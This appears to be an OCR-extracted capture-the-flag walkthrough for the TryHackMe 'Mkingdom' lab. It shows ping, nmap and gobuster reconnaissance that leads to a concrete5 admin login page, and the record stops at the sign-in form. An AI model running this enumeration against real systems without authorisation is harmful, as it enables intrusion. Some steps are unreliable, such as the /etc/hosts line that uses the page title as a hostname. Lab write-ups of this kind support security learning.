Mkingdom THM
Easy

First, before nmap scanning, test connectivity to the machine with a quick ping.

```
$ ping -c1 10.10.52.230
PING 10.10.52.230 (10.10.52.230) 56(84) bytes of data.
64 bytes from 10.10.52.230: icmp_seq=1 ttl=61 time=167 ms

--- 10.10.52.230 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 166.848/166.848/166.848/0.000 ms
```

Once connectivity is established, initiate an nmap scan to find open ports available on the machine.


```
$ nmap -A 10.10.52.230 > nmap && cat nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-15 18:21 EDT
Nmap scan report for 10.10.52.230
Host is up (0.16s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
85/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 0H N0! PWN3D 4G4IN
|_http-server-header: Apache/2.4.7 (Ubuntu)
```

We see here that there is only one port open; a web app port on port 85, with an http title of 0H N0! PWN3D 4G4IN. With this we can add the ip and hostname to /etc/hosts, and visit the web app on port 85.

```
$ echo 10.10.52.230 0H N0! PWN3D 4G4IN | sudo tee -a /etc/hosts
```

```
$ firefox 10.10.52.230:85
```

We are greeted with a dead end web page.




Bwa, ha, ha, pathetic, you'll never learn!

Time to do some fuzzing. Maybe we can find some additional endpoints and gain a lead. We can use Gobuster to achieve this.


```
$ gobuster dir -u http://10.10.52.230:85/ -w ../../wordlists/dir/raft-
large-directories-lowercase.txt
====================================================
===============
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
====================================================
===============
[+] Url:                     http://10.10.52.230:85/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../../wordlists/dir/raft-large-directories-
lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
====================================================
===============
Starting gobuster in directory enumeration mode
====================================================
===============
/app                 (Status: 301) [Size: 312]
```

And we have found an endpoint at /app. Let’s visit it and see what we find.


```
$ firefox 10.10.52.230:85/app
```


10.10.13.251:85/app/
Import bookmarks… Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Area creation: An over… Online - Reverse Shell … HTB Writeup - Corpor…
ACCESS
JUMP

Click jump.



10.10.13.251:85/app/
Import bookmarks… Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Area creation: An over… Online - Reverse Shell … HTB Writeup - Corpor…
Screenshot taken
View image
10.10.13.251:85

Make yourself confortable and enjoy my place.



Toad's Website

Hi! This is my very expensive web app!



NOW OPEN FOR BUSINESS

We specialize in making your concepts a reality.

With a dash of Toadette's creative flair and a sprinkle of my enthusiasm, we're on a mission to make your Mushroom Kingdom fantasies come alive. From concept to creation, we've got you covered. So, if you've ever thought, "Wouldn't it be cool if..." – well, guess what? We say, "Heck yeah, it would be!" Let's make it happen together.

© 2018 Elemental Theme


FAQ / Help
Case Studies
Blog
Another Link

1234 SE Toad's Lane
Suite 301
Mushroom Kingdom, OR 98101
View on Google Maps

Built with concrete5 CMS.

10.10.13.251:85/app/castle/index.php/login

Exploring the blog page, we see some functionality for file uploads. Unfortunately, there are file upload restrictions that don't allow us to do alot from here.



BLOG

Hello World!


Jul 1, 2014, 12:00 PM

Pellentesque ultricies ligula vel neque dictum, eu mollis tortor adipiscing. Etiam congue, est vel tincidunt vestibulum, nunc nunc porta nulla, at adipiscing neque tellus quis urna. Quisque dignissim neque a ipsum sodales, mattis aliquam ante dictum.

TOPICS
- Reviews
  - Gadgets
  - Movies
  - Books
  - Music
- Projects
- Sports
- Humor

ARCHIVES
- All
- July 2014

© 2018 Elemental Theme
FAQ / Help
1234 SE Toad's Lane



Add Message

Full Name

Email Address


Website

Please type the letters and numbers shown in the image. Click the image to see another captcha.

0 Messages

No messages in this conversation.

However, there is a login button at the bottom of the page, that will allow us to access the admin panel of the site.



10.10.13.251:85/app/castle/

NOW OPEN FOR BUSINESS

We specialize in making your concepts a reality.

With a dash of Toadette's creative flair and a sprinkle of my enthusiasm, we're on a mission to make your Mushroom Kingdom fantasies come alive. From concept to creation, we've got you covered. So, if you've ever thought, "Wouldn't it be cool if..." – well, guess what? We say, "Heck yeah, it would be!" Let's make it happen together.

Contact Us Today

ELEMENTAL


© 2018 Elemental Theme

FAQ / Help
Case Studies
Blog
Another Link

1234 SE Toad's Lane
Suite 301
Mushroom Kingdom, OR 98101
View on Google Maps

Built with concrete5 CMS.

Log in



10.10.13.251:85/app/castle/index.php/login

Sign In.

Username
admin

Password
••••••••

